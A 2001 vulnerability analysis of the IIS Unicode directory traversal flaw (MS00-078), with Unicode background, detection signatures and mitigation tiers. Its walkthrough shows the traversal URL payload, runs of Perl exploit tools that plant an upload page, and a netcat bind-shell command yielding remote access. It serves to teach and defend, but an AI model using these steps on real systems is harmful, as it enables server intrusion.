Windows NT UNICODE Vulnerability Analysis

A Vulnerability Assessment and Penetration Analysis of Microsoft® Windows NT™ IIS UNICODE Vulnerability

Marvin Marin
Senior Network Security Engineer

March 2001

Windows NT UNICODE Vulnerability Analysis 1

Exploit / Vulnerability Details 3
Quick Overview 3
Descriptive Overview 3

Protocol Description 5
UNICODE 5
What is Unicode? 5
How Unicode Works? 5
The Unicode Consortium 6
ISO/IEC/JTC 6

DESCRIPTION OF VARIANTS 7

HOW TO USE THE EXPLOIT 8

SIGNATURE OF THE ATTACK 12

HOW TO PROTECT AGAINST IT 14
Low Cost Solution 14
Higher End Solution 15
Salespersons Dream 15

unicodecheck.pl exploit code 17

UNICODELOADER.PL EXPLOIT CODE 18

unicodexecute3.pl exploit code 22

ADDITIONAL INFORMATION 25

GLOSSARY OF TERMS 26

Exploit / Vulnerability Details

Quick Overview

NAME	Web server folder traversal ms00-078
Operating System	Windows NT 4.0 Internet Information Server 4.0 Windows 2000 Internet Information Server 5.0
Protocols/Services	http/80 Unicode [ISO/IEC 10646]
Brief Description	A directory transversal outside of the webroot can be accomplished by injecting a malformed URL to IIS. IIS passes the malformed Unicode URL to the underlying OS where it is processed as a standard OS command. Command execution is performed under the security context of the IUSR_<machine_name> account. Remote shell privileges can be obtained via this vulnerability.
Mitigation	Install Microsoft Security Patch Q269862

name	unicodexecute.PL / unicodeloader.pl
Variants	Unknown
Operating System	Platform Independent
Protocol/Services	http/80 Unicode
Exploit Description	These two perl scripts allow for the execution of malicious logic on a target server under the context of the IUSR_<machine_name> account.

Descriptive Overview

It can be argued that the main purpose for computer systems is fast and reliable communication from one system to another. How is that accomplished? What allows a computer running an English operating system to communicate with one running a Russian operating system? Both have different human readable alphabets. Both have different character representations for numbers. The answer is Unicode.

Unicode is a platform independent solution instituted by many major computer vendors to standardize character representation. What this means is that the English letter "A" can be mapped to its Russian, Japanese, French, etc. equivalent. A code is used to represent the alphanumeric digit. This code can be read by Unicode compliant software and converted to the proper character.

Internet Information Server 4.0/5.0 has the ability to interpret UTF-8 (Unicode Transformation Format 8-bit {encoding form}) into the character base being requested. UTF-8 allows for a Unicode scalar value (the Unicode representation of a character) to be formatted in a one to four byte sequence.

A vulnerability exists wherein a malformed URL (Uniform Resource Locater) containing malicious commands can be sent to an IIS server and be executed with the privileges of the IUSR_<machine_name> account. This is accomplished by issuing out a malformed URL containing a Unicode representation of "../../". While IIS will perform a literal check to determine if a packet has "../../" embedded within the URL a packet containing the Unicode representation of "../../" will be passed as it does not match the comparison signature.

In essence IIS's check routine is bypassed because IIS is expecting literal dot's and slash's as opposed to a Unicode representation – %c0%af. The vulnerability in essence is the old "../../" vulnerability.

Because the URL is passed to the system an attack packet containing the following information would be executed by the target system: (the URL below has been modified for clarity)

```
GET <space>
/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir
+c <space> HTTP/1.0\r\n\r\n
```

This URL allows for the issuer to get a directory listing of the requested directory in HTML format.

The URL can be modified to allow for code other than a directory listing to be executed. The exploit code introduced in this paper allows for the upload of two files – upload.asp and upload.inc. If write privileges are allowed in the specified directory the files will be written and accessible via a browser set to http://<target_server>/upload.asp.

The malformed URL contains a Unicode representation of "../" which corresponds to %c0%af in a hex dump of a sample attack packet. IIS does not process or strip the Unicode characters but rather passes them onto the Operating System. The "../" allows for the web root directory to be traversed

A Proof of Concept/Exploit Code is included in this document. The use of this code against an unprotected server may compromise it. Caution is advised when using the code in any environment (secured/research or production).

Protocol Description

UNICODE

What is Unicode?

Unicode is a universally accepted standard for the interchange of information across operating systems or applications interdependent of the human readable language that those programs are based on. Unicode works by assigning a value, known as the scalar value, to a known character. The scalar value can be used in an application to reference a number, alphabet character or symbol in any language that has been assigned an appropriate scalar value.

How Unicode Works?

Unicode works very similarly to something in programming called an array. In an array a list of items (variables) are maintained in certain storage points (array elements) so as to be quickly referenced when needed. So, using the scalar value of 0x0041 can reference the value of the English character "A". This allows for a large one-dimensional array (vector) to be created that contains a listing of all scalar values and their matching character.

For example, you can see the Unicode scalar values for the letters A-L (English) below.

```
0x41    0x0041 #      LATIN CAPITAL LETTER A
0x42    0x0042 #      LATIN CAPITAL LETTER B
0x43    0x0043 #      LATIN CAPITAL LETTER C
0x44    0x0044 #      LATIN CAPITAL LETTER D
0x45    0x0045 #      LATIN CAPITAL LETTER E
0x46    0x0046 #      LATIN CAPITAL LETTER F
0x47    0x0047 #      LATIN CAPITAL LETTER G
0x48    0x0048 #      LATIN CAPITAL LETTER H
0x49    0x0049 #      LATIN CAPITAL LETTER I
0x4A    0x004A #      LATIN CAPITAL LETTER J
0x4B    0x004B #      LATIN CAPITAL LETTER K
```

The above list has three columns; the first showing the ISO/IEC 8859-10 code in hex, the second column showing the Unicode scalar value in hex, and the last showing the character being represented by the scalar value.

ISO/IEC 10646 - Universal Multiple-Octet Coded Character Set is the official standard developed by the ISO and the IEC for character set standards. ISO/IEC 10646 has a very ambitious purpose of including all characters for all known written languages and associated numerals, and mathematical symbols. Unicode is the quasi-official implementation of ISO/IEC 10646.

The Unicode Consortium

The Unicode Consortium is an organization made up of major computer corporations, software developers and other individuals or organizations with a vested interest in the global cooperation and acceptance of ISO/IEC 10646. According to their website the Unicode Consortium has liaison status "C" with ISO/IEC/JTC 1/SC2/WG2. The Unicode Consortium can be reached at http://www.unicode.org.

ISO/IEC/JTC

ISO – International Organization for Standardization [http://www.iso.ch]
IEC – International Electrotechnical Commission [http://www.iec.ch]
JTC – US Technical Advisory Group for ISO/IEC Joint Technical Committee 1, Information Technology. (JTC 1 TAG) [http://www.jtc1tag.org]

ISO and IEC are the standards boards and committees that promote the standardization of goods and services so to promote conformity in an effort to increase reliability and effectiveness of those goods and services.

DESCRIPTION OF VARIANTS

At this time there are multiple known exploit scripts available to exploit this vulnerability with IIS. The example used in this paper is the scripts written by Roelof W. Temmingh of Sensepost. The scripts and readme.txt file can be downloaded from PacketStorm at http://packetstorm.securify.com/0101-exploits/unitools.tgz. It is not the purpose of this paper to list all known exploits but rather to communicate that there is available exploit code in the wild and that all variants will have the same effect on a targeted resource.

It is common for proof of concept scripts to be modified so that they will not function the way they are intended to unless a person of adequate programming skill can obtain and then repair the code. This allows for potentially malicious code to be posted with little fear that script kiddies will use them to attack unsecured sites. In this way whitehats and other security practitioners and researchers can safely distribute information about the vulnerability (or ways to mitigate) without fear of giving malicious persons access to a tool that can do damage. Always examine a script or piece of exploit code before running it. In much the same way that code should be scanned for viruses before being run a good general understanding of the system affected and programming is always helpful.


The security community as a whole owes a debt of gratitude to all security researchers and hackers in that their continual efforts to provide for other security practitioners to have the tools needed to provide for a more secure networked environment.

HOW TO USE THE EXPLOIT

The exploit code will need ActivePerl v5.6x for Win32 or Perl 5 for *nix. The demonstration is being run from a Windows 2000 Professional SP1 box.

During the attack the attacker is targeting a honeypot at 38.203.218.35. That target box is a Windows NT 4.0 Server running SP4. However, the vulnerability affects unpatched versions of Windows NT 4.0 SP6a and Windows 2000 SP1.


To begin with the attacker runs the program unicodecheck.pl from a command line and gives it two variables, the IP address of the target and the port running HTTP.



```
C:\hacktools\unicode>perl unicodecheck.pl 38.203.218.35:80
Testing 38.203.218.35:80 : Vulnerable

C:\hacktools\unicode>
```

Now that the attacker has determined that the target is vulnerable the attacker switches to a more intrusive tool – Unicodeloader. Unicodeloader has the ability to write two files to a user-defined directory. These files (upload.asp and upload.inc) are server side executable scripts that allow for the upload of files to the server. Once the files are transferred the attacker can then upload any program or file to the target server. This allows the attacker to either enumerate more information about the target server or network, to escalate my privileges, to destroy the box, etc.


In this example, the attacker uploads two small files. The first, NetCat, is a tcp listener that can bind to a defined port and allow for a remote command prompt. However, the attacker has to pass a command string to nc.exe in order for it to open the door to the server for him. The other file, remshell.bat is a DOS batch file that issues out the needed command to NetCat to start operation. In essence, when the attacker wants to actually penetrate the box the attacker has to execute the remshell.bat program to start nc.exe. Understandably, there are other ways of doing this (i.e. passing the nc variables from the unicodexecte.pl script) and this is but one example.




```
C:\hacktools\unicode>perl unicodeloader.pl 38.203.218.35:80 c:\inetpub\script

Creating uploading webpage on 38.203.218.35 on port 80.
The webroot is c:\inetpub\scripts.

testing directory /scripts/..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: C:\INetPub\scripts
'which' is not recognized as an internal or external command,
operable program or batch file.
'-au' is not recognized as an internal or external command,
operable program or batch file.
sensepost.exe not found - lets copy it quick
uploading ASP section:
..............
uploading the INC section: (this may take a while)
.............................................................................
.............................................................................
........................
upload page created.

Now simply surf to 38.203.218.35/upload.asp and enjoy.
Files will be uploaded to c:\inetpub\scripts

C:\hacktools\unicode>
```

The Unicodeloader program has now injected the upload.asp and upload.inc files to the c:\inetpubs\scripts directory. That directory was picked because it has execute access and the ASP script needs to be executed in order for this exploit to work.

As you can see the script even directs you to surf to a particular URL for the attack to proceed. A great help for any aspiring script kiddie.


Olifante onder my bed - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address http://38.203.218.35/scripts/upload.asp
Go Links
File :
Browse...
Upload the file
Done
Internet

Using Internet Explorer to surf to http://38.203.218.35/scripts/upload.asp gleans this web page. The simple ASP script allows for a file to be uploaded to the c:\inetpubs\scripts directory. As stated before, a copy of NetCat and a batch file are sent.




C:\WINNT\System32\cmd.exe - perl unicodexecute.pl 38.203.218.35:80 remshell.bat

```
C:\hacktools\unicode>perl unicodexecute.pl 38.203.218.35:80 remshell.bat
Executing remshell.bat on 38.203.218.35:80
```

Now that NetCat is on the target server the attacker then issues out an execute command. The execute command is targeted at the batch file remshell.bat which activates the NetCat program with its needed syntax. The remshell.bat file contains the following text:

nc -l -p 9999 -t -e cmd.exe


This tells NetCat to listen for inbound communications (-l) on port 9999 (-p 9999) for a telnet negotiation (-t). When a connection is established run the program listed (-e cmd.exe). This is what allows for a remote command prompt.



C:\WINNT\System32\cmd.exe - telnet

```
Microsoft (R) Windows 2000 (TM) Version 5.00 (Build 2195)
Welcome to Microsoft Telnet Client
Telnet Client Build 5.00.99201.1

Escape Character is 'CTRL+]'

Microsoft Telnet> open
( to ) 38.203.218.35 9999
```


From the attacker box a telnet session is started with hopes of connecting to the targets command line.


C:\WINNT\System32\cmd.exe - telnet

```
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\INetPub\scripts>ipconfig

Windows NT IP Configuration

Ethernet adapter El90x1:

        IP Address. . . . . . . . . : 38.203.218.35
        Subnet Mask . . . . . . . . : 255.255.255.224
        Default Gateway . . . . . . : 38.203.218.33

C:\INetPub\scripts>
C:\INetPub\scripts>
```

A successful connection is established using Telnet. As you can see by running the *ipconfig* program the attacker is on the box at 38.203.218.33 and currently in the c:\inetpub\scripts directory. The attacker can now attempt to perform deeper penetrations of the system(s). The best bet as an attacker of course is to cover up his tracks by destroying (deleting) event logs or other activity logs of the penetration and attempting to gain root access. This exploit by itself only allows access under the security context of the user assigned to the IIS Service, typically IUSR_<machine_name> account.

SIGNATURE OF THE ATTACK



Pkt n°	Time (h:m:s)	Dest. MAC	Src. MAC	Network	Description
1	05:04:10.344920	0002B3-26ED65	000086-47265D	IP: 10.10.10.107 => 38.203.218.35 (48)	TCP: Port (2525 => 80) Data (SN 2293877088, ACK 0, WIN 16384) HTTP:
2	05:04:10.345549	000086-47265D	0002B3-26ED65	IP: 38.203.218.35 => 10.10.10.107 (44)	TCP: Port (80 => 2525) Data (SN 62125, ACK 2293877089, WIN 8760)
3	05:04:10.345614	0002B3-26ED65	000086-47265D	IP: 10.10.10.107 => 38.203.218.35 (40)	TCP: Port (2525 => 80) Data (SN 2293877089, ACK 62126, WIN 17520) H
4	05:04:10.345817	0002B3-26ED65	000086-47265D	IP: 10.10.10.107 => 38.203.218.35 (115)	TCP: Port (2525 => 80) Data (SN 2293877089, ACK 62126, WIN 17520) H
5	05:04:10.519081	000086-47265D	0002B3-26ED65	IP: 38.203.218.35 => 10.10.10.107 (40)	TCP: Port (80 => 2525) Data (SN 62126, ACK 2293877164, WIN 8685) HT

```
* 00 02 B3 26 | ED 65 00 00 | 86 47 26 5D | 08 00 45 00 [...&.e...G&]..E.]
* 00 73 51 0C | 40 00 80 06 | 00 00 0A 0A | 0A 6B 26 CB [.sQ.@........k&.]
* DA 23 09 DD | 00 50 88 B9 | C9 61 00 00 | F2 AE 50 18 [.#...P...a....P.]
* 44 70 15 C9 | 00 00 47 45 | 54 20 2F 73 | 63 72 69 70 [Dp....GET /scrip]
* 74 73 2F 2E | 2E 25 63 30 | 25 61 66 2E | 2E 2F 77 69 [ts/..%c0%af../wi]
* 6E 6E 74 2F | 73 79 73 74 | 65 6D 33 32 | 2F 63 6D 64 [nnt/system32/cmd]
* 2E 65 78 65 | 3F 2F 63 2B | 72 65 6D 73 | 68 65 6C 6C [.exe?/c+remshell]
* 2E 62 61 74 | 20 48 54 54 | 50 2F 31 2E | 30 0D 0A 0D [.bat HTTP/1.0...]
* 0A          |             |             |             [.]
```

Using Analyzer v2.1 by Politecnico di Torino the telltale packets can be seen that form this attack. Above highlighted in green is the actual hex dump on the command that breaches IIS. Below is a close up inspection of the packet.

```
* 00 02 B3 26 | ED 65 00 00 | 86 47 26 5D | 08 00 45 00 [...&.e...G&]..E.]
* 00 73 51 0C | 40 00 80 06 | 00 00 0A 0A | 0A 6B 26 CB [.sQ.@........k&.]
* DA 23 09 DD | 00 50 88 B9 | C9 61 00 00 | F2 AE 50 18 [.#...P...a....P.]
* 44 70 15 C9 | 00 00 47 45 | 54 20 2F 73 | 63 72 69 70 [Dp....GET /scrip]
* 74 73 2F 2E | 2E 25 63 30 | 25 61 66 2E | 2E 2F 77 69 [ts/..%c0%af../wi]
* 6E 6E 74 2F | 73 79 73 74 | 65 6D 33 32 | 2F 63 6D 64 [nnt/system32/cmd]
* 2E 65 78 65 | 3F 2F 63 2B | 72 65 6D 73 | 68 65 6C 6C [.exe?/c+remshell]
* 2E 62 61 74 | 20 48 54 54 | 50 2F 31 2E | 30 0D 0A 0D [.bat HTTP/1.0...]
* 0A          |             |             |             [.]
```

Signature analysis would lend you to look for any references to either %c0%af or to cmd.exe?. Further analysis of the exploit code and other sources [http://www.securityfocus.com] will uncover that %c1%9c and %c1%1c should also be viewed with high suspicion.

Utilizing a program such as Snort (Snort for Win32) or any other IDS system capable of review of such signatures should detect attacks. Attack signatures for the Unicode exploit can be researched at http://www.whitehats.com. Spefically, Unicode attack signatures are listed as:

http://www.whitehats.com/info/ids432
http://www.whitehats.com/info/ids433
http://www.whitehats.com/info/ids434

HOW TO PROTECT AGAINST IT

Microsoft recommends within Security Bulletin MS00-078 that users apply patch Q269892 to prevent a Unicode attack against an affected IIS Server. Microsoft also explains that any user affected by MS00-057 that has applied the Q269892 patch already should not be vulnerable to MS00-078.

The best advise is to stay vigilant about trends within the security community, to subscribe to Microsoft's Security Bulletins and to use a Configuration Management approach to service pack and hot fix levels.

Using a non-standard webroot (default of c:\inetpub\wwwroot) that points to a directory on a drive other than the one with c:\winnt or c:\winnt\system.

Deployment of a firewall that allows for tcp/udp over http-80 will not protect against this attack as it's a valid http packet (request). The malicious code itself is the threat.

Deployment and use of an IDS (Intrusion Detection Systems) will catch the attack if the system can recognize the attack signature. However, this is a reactionary response.

There are three recommended approaches to protecting company assets from compromise.

Low Cost Solution

Most businesses do not have the deep pockets privy to large business and as such usually security is a low concern. However, be it small or large a company that establishes an Internet presence opens itself to attack. Corporate espionage may not be a factor here but downtime for a web defacement or a hacked warez server can start to put a pinch in any company.

Here are some low cost solutions that still work:

Test out your web server configuration before deployment
Harden the web server (shut down all non-essential services, accounts, etc.)
Deploy a freeware IDS solution (snort or its Win32 equiv.)
Create a "good known backup" of the web server. Update this backup as content on the page(s) change
Document all changes to the web server and its configuration
Monitor security newsletters and web pages to determine OS or web server application vulnerabilities
Patch OS and application vulnerabilities once you determine a threat
Create a "security guy" – Have a person dedicate *some* of the time in his day to making sure that security concerns are addressed.

Use a DMZ methodology to protect internal systems from external attack/compromise

The costs are relatively low for this solution as it only suggests the introduction of one more system into the DMZ environment. This system does not have to be high powered as long as its got enough storage space to keep the IDS logs. The rest of the proposed solutions talk about policy, culture (the concept of operations at the facility) and of course standard best industry security practices.

Higher End Solution

Larger companies that are targeted more for attacks (recreational hackers [crackers], internal employees, hostile INFOWAR agents, spies, etc.) have to divert more budget dollars towards security. A common line of thinking in the security arena is that you never spend more to protect the data than what its worth. However, not providing an adequate solution invites disaster (and Murphy!).

Common solutions for this type of environment are as follows:

Separation of Testing/Development network and Production network
Harden the web server (shut down all non-essential services, accounts, etc.)
Detailed Configuration Management plan to detail server build information, DMZ topology, roles & responsibilities of key staff, security policy, etc.
Deployment of a commercial IDS
Create a "good known backup" of the web server. Update this backup as content on the page(s) change
Document all changes to the web server and its configuration
Monitor security newsletters and web pages to determine OS or web server application vulnerabilities
Provide adequate security for back-end processes and applications
Provide for a Security Officer with the ability to prevent/mitigate threats before they happen.
Firewall with a policy that prevents egress and ingress traffic on all ports other than those needed for the proper function of web services (http, ssl, etc.)
Policy enforcement and policy audit annually by outside agent.
Systems Test & Evaluation (test against security policy, vulnerability assessments/penetration testing, etc.) performed quarterly by outside agent.

Salespersons Dream

Enterprise environments or those of a highly sensitive nature (SIPRNET, etc.) require a very aggressive security posture to maintain the security of the organization. This creates an escalation of the security mechanisms (equipment) needed to protect the system. Also, this provides for continuity in operations in case of a failure of certain components.

In addition to solution provided for in 'Higher End Solution'
Layered defense approach utilizing
Firewall sandwich
Load balancers
IDS sensors within DMZ, firewall sandwich, load balancers, etc.
Computer Emergency Response Team
Web Cluster
Hot Site
Redundant ISP's (two connections or a hot connection in standby)

